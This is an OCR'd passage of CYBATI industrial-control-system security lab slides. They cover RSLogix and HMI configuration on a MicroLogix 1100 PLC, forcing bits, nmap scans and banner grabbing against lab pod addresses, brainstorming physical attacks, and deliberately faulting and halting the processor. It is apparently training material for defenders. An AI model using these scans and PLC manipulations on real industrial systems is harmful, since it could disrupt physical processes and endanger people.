

Copyright 2011-2013 – CYBATI/cybati.org 41

**Instructions**

Review then continue.

(Instructions continued on next slide)

# HMI Configuration of Controls and Alarms





Copyright 2011-2013 – CYBATI/cybati.org 42

**Instructions**

Review then continue, writing down any questions you may be interested in asking during the lab review.

(Instructions continued on next slide)

# HMI Configuration of Controls and Alarms




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

Next download the new logic to the controller using RSLogix. Select “Download” (1), then click OK (2), click Yes (3, note during this step you may receive an additional prompt that this program was not written for your processor – continue and the program will be modified to support the additional capabilities), then Yes (4), then Yes (5), then Yes (6).

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# HMI Configuration of Controls and Alarms




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

The project must be loaded in to CYBATI_HMI. Close the CYBATI_HMI and then re-open it. Click Project / Open and browse to the network drive CYBATI LABS / HMI / CYBATI_Trainer. Click OK. You will now need to modify this default project to use your controller's IP address. Unless you are Pod 1, change the IP address of the ML1100 controller configuration located in the menu item Communications / AB PCCC Masters / Micrologix. Next click the menu item Monitoring / Start.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# HMI Configuration of Controls and Alarms

Copyright 2011-2013 – CYBATI/cybati.org


**Instructions**


You should now see the trainer, events, alarms, and three buttons (3).
This environment mimics the state of the physical trainer unit within the HMI. The HMI also can control the push buttons using mouse-clicks, acknowledge the alarm and attempt to modify the state of the toggle switches (with an alarm generated).

Now that the new ladder and HMI logic is loaded, you will want to review the new AB PCCC card I/O settings, the new HMI / OPC points, the alarm, acknowledgement and the ML1100 ladder logic loaded in to the controller. Take this time at this step to use your skills learned while creating the green push button HMI. You may need to review earlier steps to remember where to find the points, card I/O settings, and screen configuration options – especially during the small-scale model scenarios and red team / blue team exercise. We will also step through the configuration in the following steps.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org

# HMI Configuration of Controls and Alarms




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

The CYBATI trainer HMI requires additional I/O than just reading the output tags. In this case the I/O also includes read and writing the inputs and a binary file that is used to store HMI and alarm variables. View these specific data files as they are actively read by the HMI using the AB PCCC Micrologix Reads panel. Open Communications / AB PCCC Masters / Mircologix (1), then click on Edit (2) and finally the "Test" button (3). Review each word (16 bits) as it is read and displayed. Try manipulating the controller physical inputs and outputs while Testing.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# HMI Configuration of Controls and Alarms




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Remember earlier in this lab you reviewed the actual data files within the controller as the inputs and outputs were manipulated. Open these Input and Output data files within RSLogix while reviewing the Reads Testing output from the HMI software. The words should match as the HMI reads the settings. Toggle the inputs and outputs while watching these tables.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Lab Summary and Questions

- Popular Ladder Logic Commands (XIO, XIC, OTE)
  - Seal-In Rung
  - Toggle Switch
- Ethernet/IP, HMI and OPC I/O Read
  - Card I/O and point
  - Green light screen HMI
- Reviewed Latch Logic, Alarms and HMI

Copyright 2011-2013 – CYBATI/cybati.org 

**Questions**


1. What authentication methods were used to configure the PLC, HMI points?
2. How many other logical operations are embedded in the MicroLogix 1100 or 1400? (see View / Instruction Palette within RSLogix)
3. How many points does your environment have? What is the expected scan rate (requesting point data and receiving a response)? Does the scan rate matter?
4. How large is the attack surface? Answer this question thinking about both cyber and physical-cyber (physical attack creating a cyber event/backdoor).


(Instructions continued on next slide)


Copyright 2011-2013 – CYBATI/cybati.org 

# Forces

- Inputs and outputs can be forced on or off when forces are enabled





Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Forces require a bit or collection of bits to be a zero or one regardless of the current logical state of the application. Forces are typically enabled for troubleshooting or operational enhancements or failures. Try enabling a force as depicted in the slide above.

1. Select the item to force a bit either on or off (0 or 1). The slide depicts the "Green Push Button". Right click on the item and select Force On.
2. You will notice the item in the logical program is altered to indicate that the bit is >ON.
3. You will also notice that Forces are now Installed and Enabled.

Copyright 2011-2013 – CYBATI/cybati.org 


Vulnerability Assessments
NMAP and httprint
• IP Protocol SCAN – ./nmap1.sh [POD #]
– nmap –s0 -v -n --max-parallelism 16 172.16.1.P.30
(~5 seconds)
• TCP / UDP SCAN with Services (Common Ports) – nmap2.sh
– nmap -sS -sU -sV -T5 -O -A -v -n --max-parallelism 16 172.16.P.30
(~2 hours)
• TCP only SCAN (Common Ports) – nmap3.sh
– nmap –sS –sV –T5 -O -v -n –max-parallelism 16 172.16.P.30
(~15 seconds)
• UDP only SCAN (Common Ports) – nmap4.sh
– nmap –sU –T5 -O –v –n –max-parallelism 16 172.16.P.30
(~14 seconds)
COMMANDS CONTINUED ON NEXT SLIDE
Copyright 2011-2013 – CYBATI/cybati.org
50

**Instructions**

Use Backtrack to perform a NMAP scan of the controller. Remember If you are starting BackTrack from power-up you may need to set the IP address and subnet mask (see Lab 1 for more details, 172.16.P.20), if you are performing this lab in a classroom setting then we are using DHCP. We recommend using the nmap parameters represented in the slide for faster scan results. For more information about nmap flags use **man nmap** from the command line. **IF TAKING THIS CLASS INSTRUCTOR-LED, DO NOT PERFORM THE UDP SCANS DURING CLASS TIME (nmap2.sh and nmap6.sh). YOU CAN START THESE SCANS AT THE END OF CLASS DAY.**

In Backtrack select "CYBATI shortcuts" from the desktop. Click on nmap scripts to launch a terminal window in the Lab 4 directory. Each nmap command is scripted to accept your POD number. Replace the letter P below with your pod number.

**# ./nmap1.sh P**
**# ./nmap2.sh P**


1. Attempt an NMAP scan while controller is powered up, but offline.
2. Attempt an NMAP scan while controller is online and you are performing HMI and manual operations.
3. If a web server is found perform HTTP banner grabbing.

Were there any result or operational differences between version 1 and 2?

Did you note any identifying characteristics that may be used within shodanHQ?

Did you see any different results between the TCP common ports scan and the TCP all ports scan?

(Instructions continued on next slide)


Vulnerability Assessments
RSLogix Properties and Physical Controller
• RSLogix Project Properties
– Controller Properties/Password, Compiler
– Processor Status/Errors, Protection, Memory Module and Forces
– Function Files
– Channel Configuration/General, Channel 0 and Channel 1
• Physical Controller (Inputs, Outputs, LCD Interaction, Communication Ports, Memory, Expansion)
Copyright 2011-2013 – CYBATI/cybati.org
51

**Instructions**

During the next 20 minutes review the RSLogix controller properties identified in the slide to locate potential risks. Use the Help Dialogue within RSLogix to learn about the specific settings. Also take a few minutes to think of physical attack strategies. Document your most interesting findings below, we will discuss them in class at the end of this laboratory. We will further review these settings in later labs.

(Instructions continued on next slide)

## Physical (Memory Modules, DF0/DF1, LCD Panel, dip switches)

- Physical Access and Administrative Inputs
  - Local access overrides most cybersecurity controls requiring physical security

Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

**DO NOT PHYSICALLY DAMAGE THE CONTROLLER OR ITS CONNECTIONS. YOU CAN INVESTIGATE THE LCD PANEL AND PHYSICAL CONNECTIONS. DO NOT ATTEMPT TO MAKE ANY WIRES EXPOSED or CONTACTS WITH ANYTHING WHILE TURNED ON.**


Review the physical panels located on the controller. How could someone use this physical access to manipulate the inputs, outputs or processing logic? Think about both Physical and Physical-cyber attacks. Write down some ideas and then continue, we will discuss your ideas in class.

• Physical attacks constitute physically rendering the device unusable and/or identifying physical means to manipulate the device functionality.
• Physical-cyber attacks constitute physically manipulating the device and then performing a cyber attack based upon the physical modifications.

(Instructions continued on next slide)

# Local Data Tables

- Select and energize each output bit (write a 1)




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Ensure your physical toggle inputs are as follows I:0/0 off (down) [1st toggle], I:0/1 on (up) [2nd toggle], and I:0/4 off (down) [3rd toggle].

Now open data table 0, the output file. Enter 1's for each output location O:0/0 (motor), O: 0/1 (green light), O:0/2 (yellow light), O:0/3 (red light) and O:0/4 (white light). What happens to the outputs on the PLCs? Why is output O:0/3 not lighting up? Hint: Review the active state of ladder logic in RSLogix.


Of course, note how you are directly able to manipulate the bits in the data table (or at least some of them; you are in contention with the running ladder logic). Flip all the bits back to zero before continuing.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Local Data Tables

- Open RSLogix, Connect and Review Data File S2




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

The S2 data file allows a program to view the current operational status of the PLC as well as make some modifications. S2:30 – S2:55 are programmable interrupts programs can use to ensure certain events are processed timely. S2:28 is the watchdog timer that monitors the PLC scan time to ensure the scan rate is appropriate and if too long with create a halt condition. If a fault were to occur the S2:29 program will run, if there is no program then the processor will halt.


Tab through the individual settings using the "Help" dialogue box. Optionally change the display to Radix to binary. This will display the S2 data file as binary words. Hovering over each bit will provide details of its operation within the processor. You can return back to the original view by selecting Radix: Structured.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Local Data Tables

- Fault and halt the processor.




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Select the Errors tab and enter a 1 for “Major Error Executing User Fault Rtn. S:5/3. Press Enter. What happened? The processor just faulted and since there is no additional rung in the program to manage this fault the processor halted. The physical processor now has an amber indicator enabled next to the Fault word and RSLogix has labeled in red “FAULTED”. More information about the fault code is available in the “Error Description pane”. Select the combo-box FAULTED and select then “Clear Fault”. Click Yes at the prompt. The processor is not in Remote Program mode. To return the processor back to the normal operational state select Remote Run.

Spend no more than 5 minutes exploring other available settings within the S2 data time.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Launching Armitage and Metasploit

- Launch Armitage (a Metasploit GUI)

Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

